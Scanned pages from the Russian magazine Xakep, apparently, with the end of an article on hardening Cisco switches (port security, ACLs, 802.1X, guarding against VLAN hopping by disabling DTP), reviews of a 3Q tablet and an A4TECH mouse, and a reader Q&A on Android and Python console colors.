Режим protect — самый «гуманный» из возможных способов реакции на превышение допустимого количества MAC'ов. Трафик maximum адресов, «засветившихся» раньше других на этом порту, будет разрешен. Кадры от «лишних» источников будут отбрасываться. Режим restrict — то же, что и protect, но отправляется SNMP-трап, и делается запись в syslog (а еще счетчик инцидентов тикает).

Есть еще режим shutdown (по умолчанию) — если количество MAC'ов больше maximum, то порт отключается (error-disabled). Здесь опять будет полезным настроить автоматическое включение порта через заданное время после инцидента (errdisable recovery cause psecure-violation), чтобы каждый раз не писать «no shutdown» вручную.

С помощью Port Security можно создавать что-то вроде ACL канального уровня. Пусть, например, требуется разрешить доступ к порту только данным трем компьютерам. Решение заключается в выставлении maximum в 3 и указании всех трех MAC-адресов с помощью параметра mac-address:

```
interface FastEthernet0/3
switchport mode access
switchport port-security
switchport port-security maximum 3
switchport port-security violation protect
switchport port-security mac-address 0000.0100.c26d
switchport port-security mac-address 0000.0100.f0dd
switchport port-security mac-address 0000.0100.f178
```

ACL НА ВСЮ КАТУШКУ

В старых коммутаторах 2950 работа с листами контроля доступа (IP и MAC) была возможна только на улучшенных версиях прошивок. У свитчей 2960 эта опция стала частью базового ПО (LAN Base). На этих устройствах на физические интерфейсы можно добавлять следующие виды входящих (in) ACL:

1. Стандартные IP ACL на основе IP-адреса источника (номера 1–99 и 1300–1999).
2. Расширенные IP ACL на основе IP-адресов источника и получателя, а также опционально на типе протокола (100–199 и 2000–2699).
3. Расширенные MAC ACL на основе MAC-адресов источника и получателя, а также опционально на типе протокола.

Если номеров будет мало, можно использовать символьные имена (MAC-списки у 2960 только именованные). В работе с ACL два этапа: создание списка



ТУДА-СЮДА-ТУДА

В консоли для выполнения команды show часто приходится выходить из режима конфигурирования, а потом снова набирать «conf t» и так далее. Чтобы сэкономить время, используй do, например: «do show ip route».

РАЗДЕЛЯЙ И ВЛАСТВУЙ

Используя TFTP, в устройство можно заливать конфиг не только целиком, но и частями (настройки интерфейсов, ACL и прочее). Разложи эти куски по отдельным файлам и добавь в начале каждого команду no (no interface..., no access-list...), чтобы предварительно удалить старый фрагмент конфигурации.

РЕЖЕМ VLAN'Ы

В настройках транка (switchport mode trunk) можно указать, какие VLAN'ы на нем запрещены/разрешены. Например, чтобы разрешить только заданные сети: «switchport trunk allowed vlan 2,999». Чтобы запретить: «switchport trunk pruning vlan 5».

VLAN HOPPING ПО УМОЛЧАНИЮ

Одна из особенностей конфигурации по умолчанию у коммутаторов Cisco состоит в том, что на всех портах включен протокол DTP (switchport mode dynamic desirable). Он позволяет автоматически устанавливать тегированное транковое соединение, если вторая сторона его поддерживает. Это, конечно, удобно, но если на том конце патчкорда окажется злоумышленник — ему не составит труда «вытянуть» доступные VLAN'ы локальной сети. Поэтому для устройств, доставаемых из коробки, лучше сразу выключить все неиспользуемые порты (shutdown) или принудительно установить режим доступа (switchport mode access) для них. В последнем случае желательно назначать таким портам какой-нибудь незадействованный (гостевой) VLAN (switchport access vlan 13) или считать VLAN 1 гостевым.

ЗАЩИЩАЕМ КОНСОЛЬ КОММУТАТОРА

Для ограничения доступа к администрированию сетевые интерфейсы устройств можно разместить в отдельном VLAN, «отгороженном» от остальной сети межсетевым экраном. В коммутаторах Cisco управляющий VLAN задается установкой IP-адреса на соответствующий VLAN-интерфейс.

> *IEEE 802.1X (dot1X) — это давно известная технология, которая предназначена для аутентификации и авторизации на канальном уровне*

в режиме глобальной конфигурации и применение списка с данным номером (именем) к интерфейсу. Так, для привязки IP-адреса к интерфейсу сначала создадим ACL номер 5 с одной записью:

```
# access-list 5 permit host 192.168.1.5
```

Действие по умолчанию в списке — запрет всего (deny any). Поэтому явно его указывать нет необходимости. А затем применим ACL к интерфейсу, на котором «висит» 5-й адрес:

```
# int gi 0/1
config-if)# ip access-group 5 in
```

Для обозначения диапазона адресов в ACL у Cisco используется инверсная маска (wildcard mask). После ключевого слова eq в ACL для протокола TCP можно указать порт назначения. Например, запрещаем доступ из «первой» подсети в «нулевую» по протоколу Telnet:

```
# access-list 102 deny tcp 192.168.1.0 0.0.0.255 ↵
  192.168.0.0 0.0.0.255 eq telnet
# access-list 102 permit tcp any any
```

С помощью именованных MAC ACL можно фильтровать не-IP-трафик (в том числе и на основе физических адресов). Например, так выглядит лист контроля доступа, запрещающий протокол netbios:

```
# mac access-list extended killnbs
(config-ext-macl)# deny any any netbios
(config-ext-macl)# permit any an
```

Чтобы применить его на интерфейсе:

```
# int gi 0/2
(config-if)# mac access-group killnbs in
```

ПЕРЕХОДИМ НА ЛИЧНОСТИ...

Персонифицированный доступ к ресурсам сети является трендом, который сложно игнорировать. Во-первых, в Лету канули те времена, когда рабочие места сотрудников были стационарными и можно было легко идентифицировать конкретного пользователя по IP- или MAC-адресу сетевой карты его компьютера. С распространением мобильных систем отслеживать эти технические характеристики стало накладно. Впрочем, концепция BYOD (Bring Your Own Device) для проводных сетей не успела принять таких угрожающих масштабов, так как беспроводные гаджеты быстро вытесняют устройства с Ethernet-адаптерами.

Во-вторых, более сложные схемы идентификации (сертификаты, логины и пароли) предпочтительнее в плане безопасности, чем IP- или MAC-адреса, манипулировать которыми не составляет никакого труда.

IEEE 802.1X (dot1X) — это давно известная технология, которая предназначена для аутентификации и авторизации на канальном уровне. Пользователь и/или рабочая станция, подключившись к сетевой розетке, не сможет передавать никакой трафик (кроме сообщений 802.1X), пока не пройдет процедуру аутентификации. А благодаря авторизации пользователь может автоматически помещаться в тот VLAN, который определен политиками безопасности, независимо от точки подключения. К этому VLAN можно привязать листы контроля доступа, политики QoS и тому подобное, то есть персонифицировать сетевой доступ по полной программе.

Собрать стенд для тестирования 802.1X несложно. Во-первых, нужен RADIUS-сервер. Он будет обрабатывать запросы на аутентификацию, поступающие от коммутатора с поддержкой 802.1X (это во-вторых). В-третьих — клиент 802.1X на рабочей станции, который сможет передать необходимые параметры коммутатору. В этой схеме свитч выступает как посредник между RADIUS-сервером и рабочей станцией в процессе аутентификации, а также обеспечивает контроль доступа к порту и непосредственно авторизацию.

Настройки 802.1X на коммутаторе зависят от версии iOS. В глобальной конфигурации нужно настроить RADIUS-сервер, модели аутентификации/авторизации и активировать dot1X:

```
# radius-server host 192.168.1.3
# radius-server key radiuskey
# aaa new-model
# aaa authentication dot1x default group radius
# aaa authorization network default group radius
# dot1x system-auth-control
```

Далее нужно включить 802.1X в настройках соответствующих портов:

```
(config-if)# dot1x port-control auto
```

Можно также поиграться с VLAN'ами. Для порта dot1X можно установить пользовательский VLAN. В него рабочая станция помещается после успешной аутентификации. Он прописан в настройках порта, как обычно:

```
switchport access vlan <vlan-id>
```

Есть также гостевой VLAN. В него помещаются клиенты, не поддерживающие 802.1X:

```
dot1x guest-vlan <vlan-id>
```

А еще есть Restricted VLAN. Туда попадает клиент, не прошедший аутентификацию:

```
dot1x auth-fail vlan <vlan-id>
```

При практическом внедрении 802.1X в корпоративную сеть придется учесть множество моментов: выбор программного обеспечения для аутентификации, настройка протокола IP на рабочих станциях, различные сценарии работы пользователей в сети, согласование групповых политик и так далее. В общем, это тема для отдельного разговора.

ЗАКЛЮЧЕНИЕ

Хороший коммутатор может дать немало для безопасности локальной сети. Еще больше может сделать хороший специалист, который сумеет настроить этот коммутатор. ⌶




WWW

Сайт Cisco: cisco.com

Гиковый ресурс про Cisco: anticisco.ru

Сайт про 802.1X и Cisco: goo.gl/cr22e



У коммутаторов Cisco есть веб-интерфейс

ФОКУС ГРУППА

Хочешь принимать активное участие в жизни любимого журнала? Влиять на то, каким будет Хакер завтра? Не упускай возможность! Регистрируйся как участник фокус-группы Хакера на group.xakep.ru!


После этого у тебя появится уникальная возможность:

- высказать свое мнение об опубликованных статьях;
- предложить новые темы для журнала;
- обратить внимание на косяки.

НЕ ТОРМОЗИ!
СТАНЬ ЧАСТЬЮ СООБЩЕСТВА!
СТАНЬ ЧАСТЬЮ][!

ДОСТУПНЫЙ ПОМОЩНИК

3Q RC9731C



Екатерина Михеева-Капанжа





ХАРАКТЕРИСТИКИ

Операционная система: Android 4.1.1
Дисплей: 9,7", 1024 × 768, 4:3
Система на чипе: RockChip RK3066, 1,6 ГГц (процессор ARM Cortex-A9, видеопроцессор Mali 400)
RAM: 1 Гб, DDR3
Встроенная память: 8 Гб
Поддержка карт памяти: microSD
Камеры: 2 Мп (фронтальная), 2 Мп (тыловая)
Аккумулятор: Li-pol, 7200 мА · ч
Беспроводные сети: Wi-Fi 802.11 b/g/n, Bluetooth 4.0
Разъемы: microUSB, 3,5 мм (мини-джек), слот microSD
Габариты: 243 × 190 × 9,4 мм
Вес: 600 г
Комплектация: планшет, кабель OTG (USB – microUSB), кабель USB, зарядное устройство и три переходника для разных типов розеток, наушники

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

AnTuTu Benchmark v. 3.2.1
CPU в целом: 3947 баллов
RAM: 1767 баллов
ЦП с целыми числами: 2161
ЦП с плавающей запятой: 1786
2D-графика (768 × 976): 1323
3D-графика (768 × 976): 3811
Ввод/вывод базы данных: 555
Запись на карту SD: 103 (10,3 Мб/с)
Чтение с карты SD: 204 (>50 Мб/с)
Общая оценка: 11 710 баллов

Интернет-планшет уже давно не роскошь и средство демонстрации понтов, а нечто привычное и повседневное, например, как мобильный телефон. И одна из отличительных особенностей данного типа устройств — постоянно снижающаяся цена. Если на заре своей популярности ценник не опускался ниже 20 тысяч рублей, то сейчас можно найти устройство и в два, три, даже четыре раза дешевле. Сегодня мы рассматриваем новинку от швейцарской компании 3Q стоимостью около 7 тысяч рублей.

3Q RC9731C облачен в изящный корпус с плавными линиями. Несмотря на то что основной материал корпуса — светлый пластик, планшет не смотрится дешево. К нам попал образец в белом корпусе, но также в продаже есть более классическая модель в черном цвете. Интересный элемент дизайна — иллюзия того, что задняя крышка покрыта слоем прозрачного стекла. На левой грани ты найдешь разъем для наушников и кнопку включения, на правой — клавишу «назад», слот для карточки microSD, разъем microUSB и динамики, а на верхней грани примостились качели громкости и кнопка меню.

Планшет поддерживает подключение внешних устройств через разъем microUSB, кабель OTG идет в комплекте, поэтому вместе с 3Q RC9731C можно использовать как флешки, так, например, и внешнюю клавиатуру. Планшет также снабжен двумя камерами по 2 мегапикселя каждая, чего в принципе должно хватать для интернет-звонков и фотозаметок из жизни. Экран с диагональю 9,7 дюйма выполнен по технологии IPS и имеет разрешение 1024 × 768, которое уже несовременное, но еще пока не окончательно устарело.

Железо в планшете показывает неплохую производительность, это наглядно продемонстрировано в результатах тестирования. Система на кристалле RockChip RK3066 построена на базе двух ядер ARM Cortex-A9 с тактовой частотой 1,6 ГГц и имеет видеоядро Mali 400. SoC поддерживает декодирование Full HD видео со скоростью до 60 кадров в секунду. Графический ускоритель Mali 400 делает доступным полную поддержку OpenGL ES2.0 и OpenGL ES1.1, OpenVG 1.1, а аппаратный 2D-движок с MMU обеспечивает «плавность» выполняемых операций, увеличивая производительность дисплея. Действительно, никаких «подергиваний» интерфейса, иногда встречающихся у моделей данного ценового сегмента, замечено не было.

ВЫВОДЫ

Выносить вердикт 3Q RC9731C нужно, отталкиваясь от его стоимости. Конечно, сейчас на рынке огромное множество устройств и за более низкую цену, вопрос в том, показывают ли они столь же интересные результаты, как наш сегодняшний подопытный. Симпатичный облик, IPS-матрица, высокопроизводительная система на чипе (если смотреть в рамках нынешних реалий) и возможность подключить внешние USB-устройства — что еще нужно счастливому обладателю планшета? Возможно, разрешение экрана повыше да камеру получше. Но для семи тысяч рублей это уже придирки. ⌶

3Q НА MWC 2013

Швейцарская компания 3Q показала немало новинок на весенних технологических конференциях MWC 2013 и CeBIT. Не скроем: за успехами 3Q мы особенно следим. У этой компании есть производство в России, а в Москве сидит команда инженеров, способная с нуля разрабатывать успешные модели планшетов, которые хорошо находят своего потребителя (по этой причине на стенде компании всегда интересно — есть с кем поговорить о том, как вообще происходит работа над созданием нового планшета). Мы отобрали наиболее интересные модели, которые были продемонстрированы.





RC0813C

Когда речь заходит о небольших планшетах, обычно подразумевается более скромный конфиг по сравнению со «старшими» собратьями. Вот и модель RC0813C построена на базе не топового, но все же неплохо зарекомендовавшего себя двухъядерного RockChip 3066. Девайс имеет 8-дюймовый IPS-дисплей и приятный дизайн, комбинирующий белый и персиковый цвета на передней и задней панелях. Цена такого девайса с 3G, 8 Гб встроенной памяти и батареей емкостью 4200 мА • ч будет всего 7500 рублей.

OC1020A

В основе модели OC1020A, недавно поступившей в продажу с предустановленным Yandex.Store, лежит двухъядерный процессор с частотой 1 ГГц, гиг оперативки и 16 Гб основной памяти. Несмотря на большую диагональ, устройство получилось очень легким — при толщине корпуса 7,9 мм его вес составляет всего 527 г. Столь выдающихся характеристик удалось достигнуть за счет дорогостоящей разработки совместно с NEC. Цена устройства в России — 12 500 рублей.

QS9735K


Топовая модель (9,7-дюймовая QS9735K), построенная на базе процессора Snapdragon 800 (на сегодняшний день один из самых мощных чипов), ожидается во второй половине года. Напомним, что Snapdragon 800 имеет четыре процессорных ядра 2,3 ГГц и графическое ядро Adreno 330, что позволяет решать по-настоящему «тяжеловесные» для мобильной платформы задачи — к примеру, обрабатывать три потока Full HD видео одновременно.

QS9728 И QS9733H

Более мощные модели не заставят себя ждать. Так, скоро появится QS9728 с уже двухъядерным процессором MSM8225 и QS9733H на четырехъядерном Snapdragon 200 (чипсет Qualcomm MSM8225Q). Дизайн у них будет одинаковым. Нужно пояснить: компания выпускает огромное количество моделей с разной конфигурацией (для разных потребителей и разных задач), но с ограниченным (хотя и большим) набором дизайна корпусов. Поэтому при одинаковом внешнем виде планшетов под капотом может быть как более скромный, так и очень внушительный конфиг.


QS9718C И QS9719D

Базовая модель от 3Q — QS9718C с одноядерным процессором Qualcomm MSM7227A и экраном 9,7" (9500 рублей). Это довольно нетипично для бюджетных моделей, для которых производители зачастую выбирают чипмейкеров попроще. Здесь же стоит Qualcomm, чипы которого традиционно более дороги, но известны своей стабильностью. Кстати, MSM7227A имеет слот для двух SIM-карт (может пригодиться в роуминге, когда для поездки покупается отдельная симка). Другая модель — QS9719D — имеет процессор 1,4 ГГц (MSM8255) с поддержкой NFC и ГЛОНАСС и будет стоить 10 500 рублей.


Google+
121030
подписчиков
ВКонтакте
50220
участников
Twitter
15142
фолловеров
Facebook
3959
друзей
ХабраХабр
2180
юзеров
Join us
ХАКЕР

NO LAG, NO CRY

A4TECH G11-570HX



Николай Арсеньев





ХАРАКТЕРИСТИКИ

Тип датчиков: Holeless (оптический с диодной подсветкой, две линзы)
Разрешение сенсора: 800/1000/1200/1600/2000 dpi
Частота опроса: 125–500 Гц
Количество кнопок: 7 (программируемые)
Встроенная память: есть
Интерфейс: USB, беспроводной (2,4 ГГц)
Длина шнура: 50 см
Габариты: 102,5 × 65 × 38,7 мм
Вес: 77 г
Комплект поставки: мышь, USB-приемник, USB-кабель, гарантийный талон

+ достойная работа сенсора, защищенность
+ отличное качество приема сигнала
+ расширенные функциональные возможности
+ встроенный аккумулятор, низкая цена
− интерфейс софта пора обновить
− хотелось бы видеть больше кнопок, колесо прокрутки уходит в сторону
− глянцевая поверхность

Беглый взгляд на мышь G11 от A4TECH не сулил никаких сюрпризов — обычный, ничем не примечательный компактный манипулятор для мобильного применения. Вроде и так, но не тут-то было! При близком знакомстве обнаружились интересные особенности. Пожалуй, наиболее яркой заявкой в афише оказалось использование встроенного аккумулятора. На своем веку повидали немало мышек, но такие — редкость. И это лишь верхушка айсберга — проводного соединения с компьютером нет, то есть оно формально есть, но только для подзарядки батареи. К нашему удивлению, подопытная оснащена разъемом питания, аналогичным для телефонов Nokia. Если завалялся адаптер питания, не стоит его выбрасывать. С его помощью можно зарядить аккумулятор мыши в поездке. Комплектный же USB-кабель очень короток. Во время зарядки колесо прокрутки подсвечивается красным диодом, после окончания — гаснет.

Вернемся к героине: G11 скромна в размерах, форма эргономичная, заточена под правую руку. Основные кнопки широки и весьма отзывчивы. Они являются прямым продолжением верхней части крышки. Тип пластика — глянец. Хорошо хоть боковые вставки сделаны из рельефного пластика — удобнее держать мышку. Боковые клавиши одинаково доступны, ниже под большой палец предусмотрено углубление для обеспечения комфорта. Про блок с колесом прокрутки мы умышленно умолчали до этого момента, там нас ждут сюрпризы, среди которых кнопка смены чувствительности сенсора позади и еще кнопка специального назначения впереди. Первая не поддается программированию, вторая же способна на многое благодаря софту Office Shuttle. На кнопку можно навесить до пяти значений. Поначалу пришлось ломать голову, как же между ними переключаться. Все оказалось просто: зажимаем левую кнопку, далее кликаем правую — меняем функцию в цикле. Гениально! Софт предусматривает массу опций, включая использование значений клавиатуры и запуск программ, но звездой программы стала функция «16 в 1». Она отслеживает жесты мыши, приводя в действие те или иные функции, например прокрутку вниз. Все жесты можно настроить вручную. ПО включает и другие модули, например настройку канала, прокрутки и работы беспроводного сигнала. Есть и модуль проверки уровня заряда, правда, он не работал. Использовали последнюю доступную версию ПО — 12.04V27. К слову сказать, внешность Office Shuttle вызывает вопросы и на фоне окошек Windows 7/8 выглядит архаично.

А что же колесо прокрутки? Оно работает тихо, срабатывает четко, сила нажатия средняя. Лишь один момент озадачил — наклоны не поддерживаются, но при легкой попытке сдвинуть колесо влево оно поддалось с характерным звуком, аналогично и встает в оригинальное положение. Возможно, не повезло с семплом.

A4TECH делает акцент на свой сенсор. Он хорош тем, что надежно защищен и для более точного позиционирования использует систему из двух линз. Чувствительности в 2000 dpi при работе с дисплеями со сверхвысоким разрешением некоторым будет маловато, в остальном все OK. Лагов в процессе работы не было, более того, радиус действия оказался отличным — даже после того, как мышь была депортирована в дальнюю комнату, все работало.

На основании мыши расположены четыре скромные вставки, их оказалось достаточно для хорошего скольжения на тряпичной поверхности, но маловато для жестких ковриков. Кроме этого, в основании мыши расположен USB-передатчик, способный параллельно работать с другими устройствами компании.


Проверить длительность работы от одного заряда не удалось, но что-то подсказывает, что запас достаточно большой, не месяцы, конечно, но недели. При этом выключатель не предусмотрен, мышь засыпает через определенное время простоя (регулируется в ПО).

ВЫВОДЫ

A4TECH G11-570HX порадовала. Мы никак не ожидали, что все окажется столь радужно, хоть и не без недочетов вроде глянцевого пластика и момента с колесом прокрутки. Однако низкая цена, отличный прием сигнала с минимальным лагом и функциональные возможности явно склоняют чашу весов в пользу обозреваемой мыши.







Роман Гоций
gotsijroman@gmail.com


ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q **Изменил программное значение разрешения экрана своего Android-смартфона на более низкое в файле build.prop. Результат порадовал — элементы управления стали меньше, да и экран так выглядит красивее. Но многие приложения из маркета стали недоступными, а некоторые и вообще пропали. Как пофиксить?**

A Проблема в том, что некоторые разработчики запрещают своим приложениям работать на экранах с низким разрешением. Есть несколько способов решить проблему. Ты можешь вернуть значение dpi, загружать приложения другим путем (то есть не из маркета) или же заинсталлировать на смарт модифицированный Play Маркет. Первые два способа, очевидно, не представляют интереса, последний же достоин внимания. Особенно если учесть, что пользователь hamsteyr с форума XDA developers создал специализированную Windows-утилиту под названием Google Play DPI Fix Tool, которая превращает процесс модификации Play Маркета в несколько кликов. Узнать подробности об утилите и скачать ее можно с официальной ветки на XDA: bit.ly/CustomDPI.

Q **Как печатать в консоль Windows цветной текст из Python'а? Пробовал ANSI-последовательности: под линуксом все отлично, а под виндой не получается.**

A Чтобы заставить работать в консоли Windows управляющие ANSI-последовательности, нужно включить в окне команд (cmd) поддержку ANSI.SYS. О том, как это сделать, — подробнее здесь: support.microsoft.com/kb/101875. Но я рекомендую тебе воспользоваться кросс-платформенным решением Colorama (pypi.python.org/pypi/colorama), которое использует те же управляющие последовательности, а для Windows заменяет их на вызовы соответствующих Win32-функций, которые меняют цвет текста.



